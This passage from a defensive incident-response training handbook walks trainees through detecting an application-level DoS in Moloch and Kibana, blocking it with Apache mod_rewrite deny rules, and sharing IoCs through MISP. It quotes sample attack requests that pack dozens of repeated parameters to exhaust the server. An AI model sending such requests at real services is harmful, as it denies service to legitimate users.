The goal of this task is to identify what technique attackers are using to take down the website and what the sources of the attack are.


First, we will see if the service is targeted by a similar attack as previously. Go to moloch.enisa.ex. This time there are no “suspicious packets”, but some queries look to be much longer than others. Perhaps there are more differences between them which can be uncovered by looking closer at recent traffic and comparing it with requests from developer tools?

Figure 44: Long queries observed in moloch

service-patient-info	URI	service-patient-info/search?ids=332&ids=1901&ids=1942&ids=1225&ids=1906&ids=1173&ids=1822&ids=721&ids=61&ids=438&ids=274&ids=1155&ids=90&ids=418&ids=1432&submit=submit
service-patient-info	URI	service-patient-info/search?ids=592&ids=949&ids=905&ids=1817&ids=213&ids=181&ids=795&ids=1895&ids=767&ids=1221&ids=1188&ids=374&ids=329&ids=1297&ids=230&ids=1705&ids=432&ids=384&ids=1206&submit=submit
service-patient-info	URI	service-patient-info/search?ids=757&ids=1639&ids=164&ids=196&ids=189&ids=1412&submit=submit
service-patient-info	URI	service-patient-info/search?ids=1713&ids=1026&ids=1230&ids=1656&ids=871&ids=1300&ids=1936&ids=515&ids=1023&ids=122&ids=1983&ids=5&submit=submit
service-patient-info	URI	service-patient-info/search?ids=1959&ids=76&ids=402&ids=1427&ids=502&ids=237&ids=1882&ids=946&ids=1685&ids=483&ids=368&ids=1479&ids=1263&ids=1049&ids=393&ids=1247&ids=1185&submit=submit

By going to kibana.enisa.ex and clicking “discover”, it is clearly visible that volume of recently handled requests is much lower than before.

Figure 45: Difference in traffic logs observed in kibana



Based on the information collected so far, we can hypothesise that this is an application level DoS, which is abusing web application logic to use way more resources than it should, thus there are not enough resources to handle normal users and the volume of completed requests is lower than normal.

In Kibana we can filter requests which are causing the server to respond with status 500 (server error) and correlate them with a known good request (from web browser developer tools).

Figure 46: Kibana filter settings




Figure 47: Example request that resulted in response with status code 500

@timestamp	Oct 9, 2020 @ 12:08:48.047
_id	M8jVDHUBg6d_PGnRn_P4
_index	apache
_score	-
_type	doc
http.request.headers.accept	text/html
http.request.headers.accept_encoding	gzip, deflate
http.request.headers.connection	keep-alive
http.request.headers.cookie	-
http.request.headers.referer	-
http.request.headers.user_agent	Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.116 Safari/537.36
http.request.method	GET
http.request.paramaters	countries=1301&countries=1516&countries=1701&countries=364&countries=1090&countries=1535&countries=772&countries=834&countries=1152&countries=1338&countries=646&countries=1231&countries=1222&countries=1834&countries=1231&countries=1898&countries=1520&countries=1581&countries=1467&countries=1903&countries=711&countries=1766&countries=1665&submit=submit
http.request.url	/country
http.response.status_code	500

By comparing requests from developer tools with incoming traffic, we can attempt to figure out which requests are part of the attack and which are coming from legitimate users. Some headers might be missing or contain invalid values.

Figure 48: Example headers from legit traffic (via web browser developer tools)

In the result you should see that roughly half of the requests are coming from the attackers and exploit a weakness in the /countries endpoint that is making the web service become unresponsive.

This time you do not have to create a separate case in TheHive, as we are still handling the same incident.

For the purpose of the training we will assume that this time the requests come from known proxy servers and IP-level filtering would be ineffective since the attackers can easily change proxies they use. In real life, such conclusions can come from analysing external threat intelligence in MISP or consulting blacklists or reputation services. For example you could query IP reputation services directly from TheHive interface (assuming you configured the tool in advance) to obtain information about the sources of the connections, which could significantly speed up the process of analysis in this case. We will skip this step for now and proceed with the next task of the training.

2.20 TASK 8: BLOCK THE ATTACK ON THE APPLICATION LEVEL

Duration: 15m

The attackers can be stopped by configuring Apache web server to filter out malicious requests before they are sent to the application. This will reduce the web application load and make the website more responsive.

In the previous task, we have identified HTTP headers and properties of the queries that can be used to identify the attack traffic. We will leverage this knowledge to create mod_rewrite rules to return 403 (Forbidden), whenever a malicious request is detected. The Apache configuration file is called “vhost.conf”. You can edit the configuration file directly. As Apache by itself does not reload configuration automatically, when the configuration file is ready to be deployed, run *./reload-apache.sh*

Apache mod rewrite has two important tools:

- *RewriteRule:* Defines how to replace a part of the request URL based on the regular expression provided. In the case of a DoS attack just dropping the traffic is fine, so we are going to use a rule which matches all URLs and returns a 403 (Forbidden).

- *RewriteCond:* Applies any *RewriteRule* that follows this statement only if a regular expression or an Apache expression is satisfied. This is our basic “IF something THEN DO something” conditional construct.

Current vhost.conf is provided with an example rule which can be seen below and blocks out traffic with “python” as its User-Agent.

*RewriteCond expr "%{HTTP_USER_AGENT} -strcmatch '*python*'"*
RewriteRule "^(.?)$" "-" [F]*

In this case *RewriteCond* is checking if the *User-Agent* header contains a *python* string. If that happens, the following *RewriteRule* redirects request to a 403 (hence [F] at the end).

A quick tutorial about mod_rewrite can be found on https://httpd.apache.org/docs/2.4/rewrite/intro.html but for more complex queries you can specify “expr” as first parameter and pass an apache expression (https://httpd.apache.org/docs/2.4/expr.html) as second param.

To make the attack harder to block, attackers modify their requests - some headers may be missing, others might be present. To mitigate the DoS more Apache mod_rewrite rules need to be crafted to target those requests.

By the end of this step the website should be quite responsive (requests take <500ms). Since some of the requests coming to the web application may be indistinguishable from normal requests generated by users, they need to be allowed. This increase of volume of requests is the reason why the application does not respond instantly.

The next step is adding the observables to the task created in TheHive. In order to do that, follow the steps described in Task 4.

2.21 TASK 9: SHARE SIGNATURES WITH THE COMMUNITY VIA MISP

Duration: 10m

Once you have successfully mitigated the DoS attack, you can share signatures with the community via MISP. A few informative details of the attack have been observed or generated: IP addresses of the attacker (you can find them for example in Moloch, basing on the Task 7) and Apache mod_rewrite rules to mitigate the ongoing DoS attack. Now, we will add them to the existing MISP event and share them with the community. In order to find the malicious IPs in Moloch, you can also use the knowledge from the first part of the exercise.

Let’s assume that in Moloch we have observed the following IPs as malicious:


- 10.42.0.32
- 10.42.0.33
- 10.42.0.34
- 10.42.0.35
- 10.42.0.36

We will add them to the existing MISP event. Proceed to the event that you have created in the first part of the exercise and go to the signatures table. Use the “+” button to add new IoCs:

Figure 49: Adding new IoCs to the MISP

The following pop-up should be displayed:

Figure 50: Adding new IoCs to the MISP




In order to fill up the pop-up showed above, perform the following steps:

- Set category as “Network activity” and type as “ip-src”.
- Set Distribution as “Inherit event”.
- If you want to upload multiple IP addresses at once, you have to tick a checkbox “Batch import”.
- While the category and type already describe IoCs in a systematic manner, you can also add a free-text comment that will further describe what kind of activity these IPs are responsible for.
- Set the date first seen.
- The last three fields are not necessary to fill, so you can leave them blank for now.


The filled-in form should look like the one in the screenshot below:

Figure 51: Adding new IoCs to the MISP - filled up form




Once you click “Submit”, you should see that the new data is now included in the MISP event:

Figure 52: View of IoCs related with MISP event



You can also use MISP to share the way for successful mitigation of DoS attacks with the community which can be very helpful if someone faces a similar attack. You can upload your mod_rewrite rules to the category “Network activity” with the type “text”, since there is no specific type for this type of data. Since we used a generic type, a contextual comment is even more important in this case, so other analysts can understand what this MISP attribute represents and how it can be used.

Figure 53: Adding mod_rewrite config as an attribute to MISP event



Once you have updated your event, you have to publish it again. If you are not sure how to do it, follow the steps from task 5.

2.22 TASK 10: RECEIVE IMPROVED SIGNATURE FROM PEER TEAMS

Duration: 10m


Introduction

In MISP, an event can only be directly edited by users of the original creator organisation (and site admins). However, if another organisation would like to amend this event with extra information on an event, or if they would like to correct a mistake in an attribute, they can create a Proposal. Proposals must be approved (or rejected) by the organisation that originally created them. In the context of this exercise, and especially DoS, there are chances that another organisation collected interesting IP addresses that could be relevant for all affected organisations.

Review pending proposals:

Connect to the MISP instance and click on “View proposals” in the main left menu:

Figure 54: ***View of new proposals in MISP***



The proposal contains some new IP addresses discovered by other teams. It is also possible to see proposals per Events. Extra attributes are added with the help of a script that inject proposals through the MISP API.

Confirm that the proposals are valid

Before approving the proposals, it is easy to detect potentially invalid pieces of information. For example: a private IP address (RFC1918) like 192.168.0.1 or well-known addresses like the Google DNS 8.8.8.8 (this is a very common error). If addresses look legit and are unknown, they could be validated by querying a Cortex instance or any other public API[28]/block lists.

When a proposal is accepted, it is recommended to add a comment to keep track of the changes. A good idea is to mention that the IP address has been received through a proposal or where it originates from.

Publish the updated event

When a proposal is added to the event, it will be automatically switched back to an "unpublished" status. When you have completed the review of all proposals, do not forget to publish again the event to start the propagation to all connected peers.

Sometimes, when only a few changes have been performed, it is interesting to use the "Publish without email" feature to avoid generating new email notifications.

Optional: Re-export the IP addresses from the event through the REST API


MISP offers a powerful REST API that can be used to extract information from the database. You can export the list of IP addresses from the event to cross-check that the proposed IP addresses have been successfully added.

[28] https://isc.sans.edu/api/#ip

You can use the REST API client available in MISP to simulate requests. It is available from the web interface, menu “Event Actions”, “REST Client”.

1. Select the template “Restsearch”
2. Edit the HTTP body. Mandatory parameters are “returnFormat” (ex: json) and “eventid”

Figure 55: *Configuring REST client for simulating requests sent to MISP*



2.23 DASHBOARDS IN KIBANA

Duration: 5m

A dashboard is a set of predefined visualisations, like plots and tables that can be useful to monitor a very broad range of activities. In the context of security monitoring, dashboards can be used to display the behaviour of users and systems in a way that allows an analyst to spot anomalies to investigate. They can be also used to present trends, which may be helpful in prioritization of alerts to follow up.

In Kibana, dashboards are fully user-configurable and it is possible to create complex visualizations choosing from many types of widgets that include a variety of plots (line plot, bar plot, area plot, etc), maps, gauges, heatmaps and more. Dashboards are typically updated automatically, even in real time, which allows an analyst to monitor the network and have insight into dynamically changing live data.

Apart from real-time monitoring, dashboards can be also helpful for log analysis, where we analyse past events. In such a use case, a dashboard would visualize different aspects of the data, such as distribution of various types of events (for example errors) over time.

Reference: https://www.elastic.co/guide/en/kibana/7.9/dashboard.html

2.24 TASK 11: CREATE DASHBOARDS TO HELP DETECTING AND ANALYSING INCIDENTS


Duration: 15m

Dashboard overview

In this task, we will build a few dashboards for the data collected during the recent DoS attacks and we will save them in the Dashboards panel.


Using the Kibana side menu, please proceed to the Dashboard view. The following screen should be displayed:

Figure 56: View for creating a new dashboard



Now, the dashboard needs to be created. In order to create a new dashboard, click the button “Create new dashboard”, and then the next button - “Create new”. The dashboard is nothing more than a user-defined way of presenting data, so the type of visualisation has to be chosen.

Figure 57: Selecting the type of visualisation




In this example, we will create a line plot of HTTP response codes according to time and a table with HTTP user agents count. It is also possible to create tag clouds, pie charts, maps, heatmaps gauges and many more.

Creating new dashboard


First of all, choose “Line plot” in the bottom down of “New Visualisation” pop-up. Then, choose “apache*” index as a source of data for your visualisation.

Figure 58: Selecting source of data for the visualisation



